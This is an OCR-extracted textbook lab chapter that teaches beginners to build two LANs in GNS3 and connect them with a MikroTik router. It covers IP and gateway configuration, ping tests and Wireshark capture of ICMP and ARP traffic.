


Figure 6 – Assign IP addresses to each VPC




Figure 8 – Start a Wireshark capture



The Wireshark Network Analyzer [PC1 Ethernet0 to Hub1 Ethernet1]
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Ready to load or capture
No Packets
Profile: Default

Figure 9 – A new Wireshark window

CHAPTER 16

Introduction to Routers

JACOB CHRISTENSEN

Simply stated, where switches and hubs connect end devices (desktops, laptops, smartphones, etc.), routers connect switches and hubs to each other. Routers are the devices that enable the internet to function. This is an elementary introduction to using routers for first-time learners. This lab will build two LANs and connect them using a MikroTik router.

Estimated time for completion: 20 minutes

LEARNING OBJECTIVES

- Demonstrate successful router configuration using two or more local area networks
- Increase experience in utilizing virtual environments in learning enterprise networks
- Analyze Wireshark results to identify ethernet packets and frames

PREREQUISITES

- Chapter 3 – Adding a MikroTik Appliance in GNS3
- Chapter 15 – Hubs and Switches

DELIVERABLES

Four screenshots are required:

- PC1 console successfully pinging PC4
- Wireshark results (ICMP packets) of PC2 successfully pinging PC3
- Neatly labeled and organized GNS3 Workspace
- Configuration settings of the MikroTik router console (interface print, ip address print)

RESOURCES

- MikroTik RouterOS Documentation, https://help.mikrotik.com/docs/display/ROS/RouterOS

CONTRIBUTORS AND TESTERS

- Quinton D. Heath Van Horn, 7th grade
- David Reese, Mathematics Student, SUNY Bridgeport
- Julian Romano, Cybersecurity Student, ERAU-Prescott
- Dante Rocca, Cybersecurity Student, ERAU-Prescott
- Sawyer Hansen, Cybersecurity Student, ERAU-Prescott

NOTE: Students should be familiar enough with GNS3 by now to understand the commands. This lab starts reducing the number of screenshots since these things were documented in previous chapters.

Overview

You are going to use your LAN knowledge and build two networks. You will then use a router to connect these networks together. Your final product should look similar to this.




Figure 1 – Final network topology

Phase I – Configure the Red and Blue Networks

Most networks have a specific purpose. The network can be centered around a function (marketing) or geography (front building). In our examples, we generally use colors to abstract the learners from the specific functions. This way learners won't be locked into a certain configuration for an "Accounting" department.

1. Start GNS3

    1.1. Create a new project: **LAB_03**

2. Build the Red LAN with the network address **100.10.10.0** and netmask **255.255.255.0**

> **NOTE:** /24 is CIDR notation for the subnet mask of 255.255.255.0, which is itself a decimal representation of the binary octets 11111111.11111111.11111111.00000000 used to name network interfaces (the /24 represents the number of 1's used). These PC's happen to accept CIDR notation and subnet mask notation, but not all end devices do. So get familiar with using both ways to assign IP addresses.

    2.1. Use two *VPCS* devices for PC1 and PC2

    2.2. Add an *Ethernet switch*

    2.3. Connect the PCs to the switch

    2.4. Start the PCs and assign them appropriate host addresses

        2.4.1. Configure PC1 to have a host address of **100.10.10.1**

```
> ip 100.10.10.1/24
```

```
> save
```

        2.4.2. Configure PC2 to have a host address of **100.10.10.2**

```
> ip 100.10.10.2/24
```

```
> save
```

    2.5. Organize your network

        2.5.1. Label the machines with both their IP address and hostname for clarity

2.5.2. Add a textbox with the subnet network address using either CIDR notation or traditional subnet masks

2.5.3. To help visually differentiate the subnets, change the device symbols or use the *Draw a rectangle* button to encapsulate the LAN with its associated color

> **NOTE:** You may have to send the square to the background by right-clicking on it and then selecting the *Lower one-layer* option.

2.6. Test network connectivity by opening the console for PC1 and pinging PC2

```
> ping 100.10.10.2
```

3. Repeat to build Blue LAN with the network space of **200.20.20.0/24**

3.1. Configure PC3 with the host address **200.20.20.10**

3.2. Configure PC4 with the host address **200.20.20.20**

4. Verify your network looks similar to the following




Figure 2 – Basic GNS3 network

NOTE: In the figures, you can see different methods of labeling and visual organization:

- The Red LAN posts the network ID and just the host part is next to the device
- The Blue LAN uses the complete network ID next to each device

Phase II – Connect the LANs to a Router

As discussed earlier, hubs and switches connect end devices to create LANs (an over simplistic explanation, but it suffices in this instance). Now we are going to use a router to connect the individual LANs to form an enterprise network.

1. Import the MikroTik appliance from GNS3 marketplace

2. Connect the Red and Blue LANs to a router

   2.1. Drag a MikroTik router to the workplace

   2.2. Connect a cable from the Red switch to the *ether1* router interface

   2.3. Connect a cable from the Blue switch to the *ether2* router interface

NOTE: Unlike the switches, taking note of which router ports are in use is **VERY IMPORTANT**!

3. Start the router and open its console (Figure 3)


    3.1. Login: **admin**

    3.2. Password: (nothing just hit *Enter*)

    3.3. Set a new password (ex. **Security1**)

NOTE: You can change the hostname of the router for clarity. This will be useful when we build more complicated and interconnected networks later.

```
> system identity set name=new_name
```




```
[admin@MikroTik] > system identity set name=Router
[admin@Router] >
```

Figure 4 – Set new router hostname


MikroTik Router Troubleshooting

If the router is stuck in an infinite boot-loop (throttling), ensure that KVM acceleration is **DISABLED** in the GNS3 VM configuration file.



```
GNS3 2.2.41

Information   Display VM information
Channel       Select the release channel
Upgrade       Upgrade the GNS3 VM
Shell         Open a shell
Log           Show the GNS3 server log
Test          Check Internet connection
Qemu          Switch Qemu version
Security      Configure server authentication
Keyboard      Change keyboard layout
Console       Change console settings (font size etc.)
Configure     Edit server configuration (advanced users ONLY)
Proxy         Configure proxy settings
Network       Configure network settings
Migrate       Migrate data to another GNS3 VM
Restore       Restore the VM (if an upgrade has failed)
Shrink        Shrink the VM disk
Reboot        Reboot the VM
Shutdown      Shutdown the VM

        <  OK  >          <Cancel>
```

Figure 5 – GNS3 VM main menu



```
[Server]
host = 0.0.0.0
port = 80
images_path = /opt/gns3/images
projects_path = /opt/gns3/projects
report_errors = True
[Qemu]
enable_kvm = false
```

Figure 6 – GNS3 VM configuration

4. Configure *ether1* with a Red IP address (Figure 7)

4.1. View the list of ethernet ports on the router

```
> interface print
```


4.2. Assign the IP address of **100.10.10.150** to ether1

```
> ip address add address=100.10.10.150/24 interface=ether1
```

4.3. Ensure the IP address has been taken

```
> ip address print
```

4.4. From the MikroTik router, try pinging one of the Red PCs from its console



```
[admin@Router] > ping 100.10.10.1
  SEQ HOST                                     SIZE TTL TIME       STATUS
    0 100.10.10.1                                56  64 2ms333us
    1 100.10.10.1                                56  64 1ms603us
    2 100.10.10.1                                56  64 1ms652us
    3 100.10.10.1                                56  64 1ms726us
    4 100.10.10.1                                56  64 1ms621us
    5 100.10.10.1                                56  64 884us
    sent=6 received=6 packet-loss=0% min-rtt=884us avg-rtt=1ms636us
   max-rtt=2ms333us

[admin@Router] >
```

Figure 8 – VPCS connectivity test

NOTE: Routers will ping indefinitely whereas end devices usually only ping 4 to 5 times. This continuous pinging offered by routers aids in troubleshooting efforts. To stop the pinging, make sure the MikroTik console is active and press *Ctrl+C*.

4.5. Troubleshoot as necessary until there's connectivity between the Red PCs and ether1 on the router

5. Configure *ether2* with the Blue IP address of **200.20.20.250** by following step 4

6. Verify that your network looks similar to the following





Figure 9 – Finalized GNS3 network

7. From PC4, try to ping PC1

NOTE: You will get a ***No gateway found*** error. This is expected. At the time we built our LANs, we didn't have a router. Now we need to configure our PCs to include the gateway address for their respective networks. The gateway address is the address the endpoint (ex PC1) needs to send its packets when the destination is outside of the LAN.



```
PC3> ping 100.10.10.1

No gateway found

PC3> █
```

Figure 10 – No gateway found

8. Use the VPCS IP command to assign each PC a gateway address

   8.1. The gateway address for the Red network is **100.10.10.150** (router port *ether1*)

   8.2. Configure PC1's gateway addresses

```
> ip 100.10.10.1/24 100.10.10.150
```

8.3. Configure PC2’s gateway address

```
> ip 100.10.10.2/24 100.10.10.150
```

8.4. Repeat these steps to add the appropriate gateway address (**200.20.20.250**) to PC3 and PC4


Phase III – Testing your network

Testing – Testing – Testing. It never ends.

1. Open Wireshark packet capture between PC1 and the Red Switch

2. Use PC1’s console to ping PC4


```
> ping 200.20.20,20
```



```
PC1> ping 200.20.20.20

84 bytes from 200.20.20.20 icmp_seq=1 ttl=63 time=1.447 ms
84 bytes from 200.20.20.20 icmp_seq=2 ttl=63 time=1.379 ms
84 bytes from 200.20.20.20 icmp_seq=3 ttl=63 time=1.563 ms
84 bytes from 200.20.20.20 icmp_seq=4 ttl=63 time=1.394 ms
84 bytes from 200.20.20.20 icmp_seq=5 ttl=63 time=1.557 ms
```

Figure 11 – PC1 pinging PC4

3. Watch Wireshark for the ARP and ICMP packets



```
100.10.10.1       200.20.20.20    ICMP    Echo (ping) request
200.20.20.20      100.10.10.1     ICMP    Echo (ping) reply
100.10.10.1       200.20.20.20    ICMP    Echo (ping) request
200.20.20.20      100.10.10.1     ICMP    Echo (ping) reply
100.10.10.1       200.20.20.20    ICMP    Echo (ping) request
200.20.20.20      100.10.10.1     ICMP    Echo (ping) reply
100.10.10.1       200.20.20.20    ICMP    Echo (ping) request
200.20.20.20      100.10.10.1     ICMP    Echo (ping) reply
0c:69:be:3b:00:00 00:50:79:66:6…  ARP     Who has 100.10.10.1?
00:50:79:66:68:00 0c:69:be:3b:0…  ARP     100.10.10.1 is at 00:
```

Figure 12 – Wireshark packet capture

4. Verify that you can do this between any two points in the network

End of Lab

Deliverables

Four screenshots are required to receive credit for this exercise:

- PC1 console successfully pinging PC4
- Wireshark results (ICMP packets) of PC2 successfully pinging PC3
- Neatly labeled and organized GNS3 Workspace
- Configuration settings of the MikroTik router console (interface print, ip address print)

Homeworks

Assignment 1 – Add Green LAN to the network.

DEVICE	IP ADDRESS	NETWORK MASK	GATEWAY ADDRESS
PC5	177.50.0.1	255.255.255.0	177.50.0.250
PC6	177.50.0.2	255.255.255.0	177.50.0.250
Router Interface	177.50.0.250	255.255.255.0	none-this **is** the gateway!

